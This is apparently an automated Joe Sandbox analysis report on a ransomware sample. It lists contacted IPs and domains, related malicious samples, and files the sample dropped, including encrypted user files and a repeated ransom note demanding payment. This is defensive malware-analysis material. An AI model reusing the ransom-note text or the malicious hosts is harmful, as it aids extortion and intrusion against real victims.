http://ww25.paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-244d-afd2-7f2406ac953a	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://ww25.paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-245b-b16a-e897805eb3ba	true	- Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	77026.bodis.com	United States	🇺🇸	395082	BODIS-NJUS	false
103.224.212.222	paymenthacks.com	Australia	🇦🇺	133618	TRELLIAN-AS-APTrellianPtyLimitedAU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	508200
Start date:	24.10.2021
Start time:	09:20:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	GlLHM7paoZ.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.evad.winEXE@1/176@6/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 99.2% (good quality ratio 63.7%) • Quality average: 43.5% • Quality standard deviation: 39.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	HTK TT600202109300860048866 Payment Proof.pdf.exe	Get hash	malicious	Browse	- www.cnnautorepair.com/euzn/?BZLHP=wNIAPwczIIPW06QRNMfe7+BVdOa1VJYO3ZqC2ehyT6EzXc1t+pBwM5o+dGxGLIVEd5bT&TlTd=3fQxPL6PF
	oacNxjkyOK.exe	Get hash	malicious	Browse	- www.wwwmwrfinancial.com/ons6/?XfrpLn7h=iGZirITFeZSOuk1H5CsSTBn/b12Z8EC6YgPeJTtl1VYITjHIt9scVaoFn5Fth1/5B85F&t2Mp=cHPxvxKpXXcDTFG
	4OlVYrynpO.exe	Get hash	malicious	Browse	- www.phillytrainers.com/fqiq/?w0=KVmNRShPNEpZevdJ0GVoBN6bf0NNqipfcm8rTiotuO7nZEtgIUyDqdbZvM5j+nixBitQ&yP5Pe=z2MHIXLxnvq0ZjT
	mkjnI5hbhI.exe	Get hash	malicious	Browse	- www.phillytrainers.com/fqiq/?IN643ZF0=KVmNRShPNEpZevdJ0GVoBN6bf0NNqipfcm8rTiotuO7nZEtgIUyDqdbZvM5j+nixBitQ&aJBX0=PzuD_l
	DHL AWB 00929928288.exe	Get hash	malicious	Browse	- www.homestyle.online/p0on/?j6A4shD=OJcVOGbmtAV6+X8cW0v8hka/GtxqnLjyGmi+zwjjgckmcwtTT3JMbL8IDx/Fh7j0xRKv&7neDKv=F8CLZJ
	soa_02010021.exe	Get hash	malicious	Browse	- www.hairuno.com/nqn4/?-ZddGje=xQ77bd/8ka8+uLT+yjCt7f7OTK33yU4OXkqRx1aZ0TRYlGJxgHYF5u7lELM7J9J/CgNW&3ffLp=fp_T0dZXgD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CXVlBV2Bya.exe	Get hash	malicious	Browse	- www.srofkansas.com/fqiq/?f0GxZ=wFDpWBcwGUwbYImhJwxG8GxnrXCHdVwe5dx/e1T/Cf34keqj4Yi5GaObIIqtab2MVij/&9rM=SL04qF
	7akn2hhXCM.exe	Get hash	malicious	Browse	- www.phillytrainers.com/fqiq/?pZYXXHg=KVmNRShPNEpZevdJ0GVoBN6bf0NNqipfcm8rTiotuO7nZEtgIUyDqdbZvM5j+nixBitQ&vZ=WVSH
	Doc_008543678.exe	Get hash	malicious	Browse	- www.yukinko-takasu.com/yjqn/?7n=4JaxidlsEi6dS6bsIrWA9H5oDo+sUA1VC+fy9m82cyrxL0qrN0fUweDulObZP7zXAY71&nV=1b9pvn
	M0RRbGEb0u.exe	Get hash	malicious	Browse	- www.myverizonbillpay.com/hr8n/?cXOPjf=6lfPwV1Hl&9rGP5B=ILCQys4W2nmI16PHUn3vKB7/UprAS8tji7H+tefUzZaDXaBN/QiF2o4GX30/ddJTdNAK
	7UMLyz3hby.exe	Get hash	malicious	Browse	- www.gafoodstamps.com/mexq/?ZVqLF4=aujtepI6qRwt4NWlDzxdhSPeB9mp7HwM3P6GccjuQrHNTxqttOPLCNBNcH4bMoCm5uRW&0b00dJ=3fbLp2DhNvq4z2
	t8MQow7sN9.exe	Get hash	malicious	Browse	- www.phillytrainers.com/fqiq/?4hoPA8=KVmNRShPNEpZevdJ0GVoBN6bf0NNqipfcm8rTiotuO7nZEtgIUyDqdbZvM5JhXSxFglQ&b6Al=nTuD_
	Wellis Inquiry.exe	Get hash	malicious	Browse	- www.ovmfinacial.com/ag9v/?9rq=vpuErUH2OwLAPGAltxg3/Zj6XscnxJenLEapnG3NwgRlKVIYyl0HnfsKneQfORBHqYbR&BFQ=5jI0jhMHA0hx_

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	010013.exe	Get hash	malicious	Browse	• www.lifestyleeve.com/o4ms/?X61HiLc=8GNZfXhxkQPDp/0Q3wwiQDJ4fZPKroBOtzHsTvHuSmq05FSo/HrWX19J684oFY+7hHWk&jHPhl=5jo4ZxbHw
	XaTgTJhfol.exe	Get hash	malicious	Browse	• www.gafoodstamps.com/mexq/?v2JP=aujtepI6qRwt4NWlDzxdhSPeB9mp7HwM3P6GccjuQrHNTxqttOPLCNBNcH4bMoCm5uRW&GZ_=4h-TkZ9hp8gh-
	6pa7yRpcFt.exe	Get hash	malicious	Browse	• www.myverizonbillpay.com/hr8n/?f0DDp6RH=ILCQys4W2nmI16PHUn3vKB7/UprAS8tji7H+tefUzZaDXaBN/QiF2o4GX0UFNMprHqhN&8pNLu=7nGt2pBPBx
	Emask230921doc.exe	Get hash	malicious	Browse	• www.newyroklifeannuities.com/x9r4/?7n0=R48xY&c2Jp7Bc0=lcZHIyAd6OHv52M4P4oACjlfZtfJGnVbGUlMndCBdmn5tcdEwHSZ2MqsoIPmB/a4+IEQ
	Invoice Packing list.exe	Get hash	malicious	Browse	• www.vspfotme.com/eods/?6liXpZH=EJMYTlsbPcKMchoi/NCYrSOUkQ1lcyycXKbirIJaFNH/FpU7Xng2HIBKTdIWJb6tzkCK&EBPLR=cVnDMB4H0pL
	D8043D746DC108AC0966B502B68DDEABA575E841EDFA2.exe	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	Productivity.exe	Get hash	malicious	Browse	• ww1.thefreesmsapp.com/_tr

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
77026.bodis.com	http://blackberry.pro	Get hash	malicious	Browse	• 199.59.242.153
	http://tyc588888.com/test.txt?.php	Get hash	malicious	Browse	• 199.59.242.153
paymenthacks.com	FaHdx8tldN.exe	Get hash	malicious	Browse	• 206.188.197.206
	R5L9IoaG67.exe	Get hash	malicious	Browse	• 206.188.197.206
	it2TiN2UtR.exe	Get hash	malicious	Browse	• 206.188.197.206

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TRELLIAN-AS-APTrellianPtyLimitedAU	gm3iq8EKio.exe	Get hash	malicious	Browse	• 103.224.212.221
	n7gjtO4ZwD.exe	Get hash	malicious	Browse	• 103.224.212.222
	po.exe	Get hash	malicious	Browse	• 103.224.182.246
	o4EjNRKCKq.exe	Get hash	malicious	Browse	• 103.224.182.244
	PO03214890.exe	Get hash	malicious	Browse	• 103.224.212.219
	siam.exe	Get hash	malicious	Browse	• 103.224.212.220
	vYdNoArXo0.exe	Get hash	malicious	Browse	• 103.224.212.221
	Ord20210810837005935168.exe	Get hash	malicious	Browse	• 103.224.212.222
	pmvJAhEzd3.exe	Get hash	malicious	Browse	• 103.224.182.210
	solicitud de presupuesto.exe	Get hash	malicious	Browse	• 103.224.212.220
	DcgPw20VOI.exe	Get hash	malicious	Browse	• 103.224.212.220
	7wrbluHmx6.exe	Get hash	malicious	Browse	• 103.224.182.210
	Cl8RbDkHcC.exe	Get hash	malicious	Browse	• 103.224.182.210
	Productivity.exe	Get hash	malicious	Browse	• 103.224.212.228
	Productivity.exe	Get hash	malicious	Browse	• 103.224.212.228
	vg7OaNVgqD.exe	Get hash	malicious	Browse	• 103.224.182.210
	DN02468001.exe	Get hash	malicious	Browse	• 103.224.182.210
	StarFireTV-BOX-2.0.1.9-GDaily.org.apk	Get hash	malicious	Browse	• 103.224.212.221
	StarFireTV-BOX-2.0.1.9-GDaily.org.apk	Get hash	malicious	Browse	• 103.224.212.221
	Updated SOA 210920.PDF.exe	Get hash	malicious	Browse	• 103.224.212.221
BODIS-NJUS	HTK TT600202109300860048866 Payment Proof.pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	oacNxjkyOK.exe	Get hash	malicious	Browse	• 199.59.242.153
	4OlVYrynpO.exe	Get hash	malicious	Browse	• 199.59.242.153
	mkjnI5hbhI.exe	Get hash	malicious	Browse	• 199.59.242.153
	Shipping Documents.exe	Get hash	malicious	Browse	• 199.59.243.200
	DHL AWB 00929928288.exe	Get hash	malicious	Browse	• 199.59.242.153
	soa_02010021.exe	Get hash	malicious	Browse	• 199.59.242.153
	CXVlBV2Bya.exe	Get hash	malicious	Browse	• 199.59.242.153
	7akn2hhXCM.exe	Get hash	malicious	Browse	• 199.59.242.153
	Doc_008543678.exe	Get hash	malicious	Browse	• 199.59.242.153
	M0RRbGEb0u.exe	Get hash	malicious	Browse	• 199.59.242.153
	7UMLyz3hby.exe	Get hash	malicious	Browse	• 199.59.242.153
	t8MQow7sN9.exe	Get hash	malicious	Browse	• 199.59.243.200
	Wellis Inquiry.exe	Get hash	malicious	Browse	• 199.59.242.153
	010013.exe	Get hash	malicious	Browse	• 199.59.242.153
	XaTgTJhfol.exe	Get hash	malicious	Browse	• 199.59.242.153
	6pa7yRpcFt.exe	Get hash	malicious	Browse	• 199.59.242.153
	drolnux.exe	Get hash	malicious	Browse	• 199.59.242.153
	Emask230921doc.exe	Get hash	malicious	Browse	• 199.59.242.153
	Invoice Packing list.exe	Get hash	malicious	Browse	• 199.59.242.153

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	365F984ABE68DDD398D7B749FB0E69B0F29DAF86F0E3E.exe	Get hash	malicious	Browse	• 103.224.212.222
	vPikjjU8uE.exe	Get hash	malicious	Browse	• 103.224.212.222
	HIC INTERNATIONAL - REQUEST FOR QUOTATION DOCUMENTS.exe	Get hash	malicious	Browse	• 103.224.212.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	biz-1651663957.xls	Get hash	malicious	Browse	- 103.224.212.222
	L63g4g65zg.exe	Get hash	malicious	Browse	- 103.224.212.222
	Pv9HB349oG.exe	Get hash	malicious	Browse	- 103.224.212.222
	Wcu8HO5-WZHC1H-XIJ5.htm	Get hash	malicious	Browse	- 103.224.212.222
	biz-1524011879.xls	Get hash	malicious	Browse	- 103.224.212.222
	biz-1469942768.xls	Get hash	malicious	Browse	- 103.224.212.222
	payload_1.xls	Get hash	malicious	Browse	- 103.224.212.222
	dat4568309.xlsm	Get hash	malicious	Browse	- 103.224.212.222
	YdJEOW8QLi.exe	Get hash	malicious	Browse	- 103.224.212.222
	Y3XbNKupz7.exe	Get hash	malicious	Browse	- 103.224.212.222
	3bM1b7GL87.exe	Get hash	malicious	Browse	- 103.224.212.222
	PozfYoUNtW.exe	Get hash	malicious	Browse	- 103.224.212.222
	Order confirmation+Invoice.pdf___.exe	Get hash	malicious	Browse	- 103.224.212.222
	sgRkrN.dll	Get hash	malicious	Browse	- 103.224.212.222
	mrcommunity.exe	Get hash	malicious	Browse	- 103.224.212.222
	TKRH98rgNe.exe	Get hash	malicious	Browse	- 103.224.212.222
	cL15K2OdrU.exe	Get hash	malicious	Browse	- 103.224.212.222

Dropped Files

No context

Created / dropped Files

C:\ProgramData\kVuoJyeoW.bmp ☣

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	PC bitmap, Windows 3.x format, 1280 x 1024 x 16
Category:	dropped
Size (bytes):	2621494
Entropy (8bit):	0.33984115657693365
Encrypted:	false
SSDEEP:	12:GKmb9VZxphxz3db7t/7BNbXldTVtVFzV3Z1TtdL1RVP3N5VLL3JD5JXRZBZhRBHJ:2
MD5:	89541866099188CD5F570E1D9DD78672
SHA1:	6B6120962F6BDA368045EB881973C2332CA215C5
SHA-256:	3D04DFB85C79126DF85989C09CF53CDAA5709DC0B59A3F7CB559007A5934A8D0
SHA-512:	B696214C87A0DCB7BA1D15BB0A1DDF968B0C7940322CDEE30E36BB95014824D26C1C6E77BED1115FDEA0334352A9F3EA3ED43F905722CAD11D15A77EEB0B2 41
Malicious:	**true**
Reputation:	low
Preview:	BM6.(.....6...(....................(.. ....

C:\Users\user\3D Objects\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468

C:\Users\user\3D Objects\kVuoJyeoW.README.txt	
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	false
Reputation:	low
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Contacts\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	**true**
Reputation:	low
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\BJZFPPWAPT\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	false
Reputation:	low
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\BNAGMGSPLO.jpg.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.808004741030638
Encrypted:	false

C:\Users\user\Desktop\BNAGMGSPLO.jpg.kVuoJyeoW	
SSDEEP:	24:djir7AoeDENMu2W9t/QKlpszUaZymf+qsUJxqIMp5ShttiFKBr/pa:dj/oOENM4hvto+qBvcp5SNZk
MD5:	4AB99B1643259752B4934D11FA710A93
SHA1:	A05754054272F0C47EFF4242185FFBF2F9B47495
SHA-256:	B343816546539D4209E3B721D988C88367EBFAA6C9A19E57237BD9EA17706E01
SHA-512:	0241ABA9CBC2EC2666A4EFFA46961F0957470B4A1856D886A47E3F9AA7FBEB7F0E262FCC6BB92D032C0AB0DA0B02F712F9402AE8273AF64CEB595C3B0F8124F 2
Malicious:	false
Reputation:	low
Preview:	2{.&....f#,RX;;..I)_..0f3+.Bo......fj..{.e..x..9.B,4.\..X.1..z....1 TV..E.86.f.}..?..:6..x.O........T..#[......J:.....t.|.C....#..n-...a..0}ZNkh.R..-.6.-$..f.a-~.\|...._;..R`}............*...M..f.........m'.K.y .....x........d.h.V[....9.!.b..x.\|8...T}...:.]#.[...n...v,s..../...s.E.{..gp}.4.2yt(J....e...P.X[............7....w..z..S...}....U.....N./h......w~..9.v4U.B'....6.Sxw..Q...zv.@+....i....4A.....l(.@.X\|..%..../. ...Y_VN.P....s!.8...2..$BU...:.'.@..+...L.U..p..!ZO..2/.l.^..#.n.AD..D......8.h.P[...=...d.j.}w.w.~S;.v..=8x{{...R..M..{..0{.BK...fN..W'p5*....5......7.bt..v.J..9.......15y.....G."........J ...&..$.v.@}.,.'r.v.t._}.....<..o6..k5:.4.$.WS[.\.*j.%...C..O.KQ.T...7..-XX..U....,..B...F......K....6.../...}E..........p.[......G h...f+)....O...T&...^:1..Y-.;S&....dRT2M.a....6...3.Vc"{.O....}..*,. r.e.?.R....+!..*...21,A.....u5....6....bg..\......0..r.y.~._. ....|...j......./.uW.U.+..1..W.rD*..l].A@......E.o.U..VgS...e.O..;.S..

C:\Users\user\Desktop\BNAGMGSPLO.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.839281513059947
Encrypted:	false
SSDEEP:	24:qhy23eLXD5m/R0QRbH6yYHK3iKxOvYUbFU7c42P:qhy2WXD5m/R0QmHsQvY7c4M
MD5:	13B282E65CD78EEEFE9350DDCC63085B
SHA1:	E3C11D3B6FC31183D227B15874998FE10F375AA4
SHA-256:	E36785C82D136D71F4C509B3594A796D7E7622B3645345E355149AAA85F7C24F
SHA-512:	5C78E134393BF466210A544E31553E819E5E8AF4EB9B52189103CA526DAB4D2F74C4C6A03D81F9A636549D747F7153D54E49AFDDB0BD7071106EA8C97BAF24C
Malicious:	false
Reputation:	low
Preview:	......Y..R..v#\IdF..EC.s.U.......{.q..s.Gh.T.p....e?-..8...R..|......F...|..e.w#0U(#.}.+7..0.`..d~DY)s......K.a?0Q}.~"...$......;.r..Z...?.........._{\.6..R.....U5oG..U............ E.3XhC.\. ..q..$.Z..mj.<.v...YI.......EP.<T..C.......|......b..y.?......!...%,/.%!.....B..".-fh.[.f....uQ.v..D....."..j.M[C.KL....Cs......TnQ<\.. ....m.T.B,.=t....[1.2...h._...+.U..>..4.4.C[.t.(.B..o..:s"...... {........N3!D...T0..O...lT.F....k.u../.f,\{..`(.f.s-...|....A.~.w..W.T.W0k....<(7W&.C.9.....V..b=g......i`.....XB..B....Z....."..a..1.T..g.2.B.].sO. .Z_?."...WXp'%f..Q..f.....(......-(w.Z.m. #ekcs.a}t.\...U.$.9..,......z.v..x..*.&a.n..s..]'..R.....q.....r.RQ..g...bC..0.x.Vu.F....^'X...$..?..|.G..(....p...Vu..i.?6/GYr.e......y.X.=...#.>.{yy...2.O../J......6o<W.w..Cg.;p...:.....Qe......G... .^......N.!d.yFo..P....K.|....|.rb.......'7.....-..v)u.W......7.T.....e.R....u.__..bB.4..i...d.r.._..,......EH).:.......N.a).b..`........E...l~.......(.$Tc...:.0..>n.d.")

C:\Users\user\Desktop\BNAGMGSPLO\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	**true**
Reputation:	low
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\DUUDTUBZFW.jpg.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.83354346245067
Encrypted:	false
SSDEEP:	24:4VAGxwkKTLP3vlRzwjxrbm0oRvwxiYn29r8nxEsUayXMNVd1FnuU+KOBK:mG9X/zMxryDwx6ashXod1I6OBK
MD5:	CBF8B91A18B96435936CF7A7F253A914
SHA1:	393BF40A0858970021590CF31A6638C3B39A974E

C:\Users\user\Desktop\DUUDTUBZFW.jpg.kVuoJyeoW

SHA-256:	8B8D431415513DC29BD072EF3940D790109EAB3B5C571030A69E87942FE0323E
SHA-512:	9E0A3B000AE899B2F88B46A09336251655787395AF77E7797E5C04B5809378539696A1271EBE4190B3EEFB94E08D1684226EDEF0EE5193FE7AD23479BF5FC2D7
Malicious:	false
Reputation:	low
Preview:	..uS.t.T..z.....;'..r..e..1..vo....]......d.~..sC.q.GPh..fN.~..A.....V.a.\$..x..,...T.{j..:Z..0..>U...j}.......9.P....q..B...h....tn.s.6!....LHq.|.P...p.M.F3.......,...I..6&.....s.|ON;'v....S.....b.....V8. {.....nd99.0>.p..u.[..>>.b...:....e...hj...+..I6..P.#.Sp..9.^2s...q..C....!.Gh....p...Z..H9rI....6Dlh.Z.Fe=..H.*.:X.Xf.w.D6:N....].Sj...yz......;Kt....r~.&.+%.(.t....E+..1...[.S~...pYE.!.`.B..... $L?......U.aDa.U..f...-....HM.........=f|.E.b.a............6...9.Q.C..U?.Ze...L..Y.....^f...z.1M.>3....wr.:.{].YG....k...>. .9.G..j).U.p!.,pR.u..3...=}-...T...I...G.Z....?...b.2.V...9c3.Z...........(g .t.X.~.g...|L...D..?3T..`.._..T|.4I...d..w...fWT.s.=.zTP0.....?...].VSb&.(...}.?.g....my..i.;.C.R.F=..z...%>~#.......O..Tb..4^..DP.X9.fu.B.....[.!5w...).9_l/.}{}....p...\c.....z..w....14.{R. .ne4qT...|.Up....3.*.-.i...A.._...==A..l....3Z......'.l....7.6...1.G.}.....4.........W...S7...Z...a....;...bx....m...3....._.D....o.=...4.{4.9.......

C:\Users\user\Desktop\DUUDTUBZFW\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\EEGWXUHVUG.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.812172851252621
Encrypted:	false
SSDEEP:	24:61e1n9Fw144bmZrNoBM7lK6TxqoEdWRsmvRUiTvAbPV90EF2r:geLFhAANoBII62WRBpDYJ9ur
MD5:	90D7B2C23AD2856D54739E9F79030B58
SHA1:	66270C0542952EA0F3FAB0FF729661EDE32DF4DF
SHA-256:	B97ED22D92602A6D0BF06855FC57FFDF48862EB4079C093DDC181CBB58BC3BFC
SHA-512:	B62D067C34DEC1B697FE0A92A68267786854FCEDCDAC76C47D79B58EFD4F2F0CFCE6A23966007EFF2671CD85732E72CE52BBE640357A9827D456C0D3C4269E 6
Malicious:	false
Preview:	.o.4f.......M....Jh.T.......S....<s....A....r..Tt.$.R[..[.....7?...E~C.<B.-.nZ.k..(.iy..lj.*.....N=..D..k..<.......n.sS2eN...?....6...#\|.X.@-..1_.dw.?.#UN..g;.Q..#.d...8C.....9G.h..]8.@..b.7 .....Ni..V.Qg\|.)..k(.>J..zmy...!.....W.*..W#...=w.8.....<.\..[.......2..C...&...../f.0%@.b3..#...Z...*..Z%...o3.....i...\|.].P.W.....2,%.......'T..v^.`..- ...e.....~6U..i.. ..V.\.V.........(......b.=~{ cs.7N..5..5:...0.Z..."..".ot.M........L.).....{F#.....9.K...#.\.aJ .Cw._.=....O..I<D@.:.....8SW..E/J,.4.r..A....z.....4b..4..Ic....k....^^z..d..g.'.:.7..P/..oz.m........[Mj.w.....D.p=/..I#..W.W.....4 ...._%../B<....E7.....9.......n.. ..iS..}.'-...n......z.%.8.c..$..BP5.0u......U7..J.;j.1..D.\Mqvd....WS;....W.|.v...i.<.p....a..#...36.u...t_..'V....9.b...2.....t.k.5.IQ......r..Qj...r.]F..Uk=FJ.|J..C .....Bg.D.......T.u.._B.U..;1./.[... 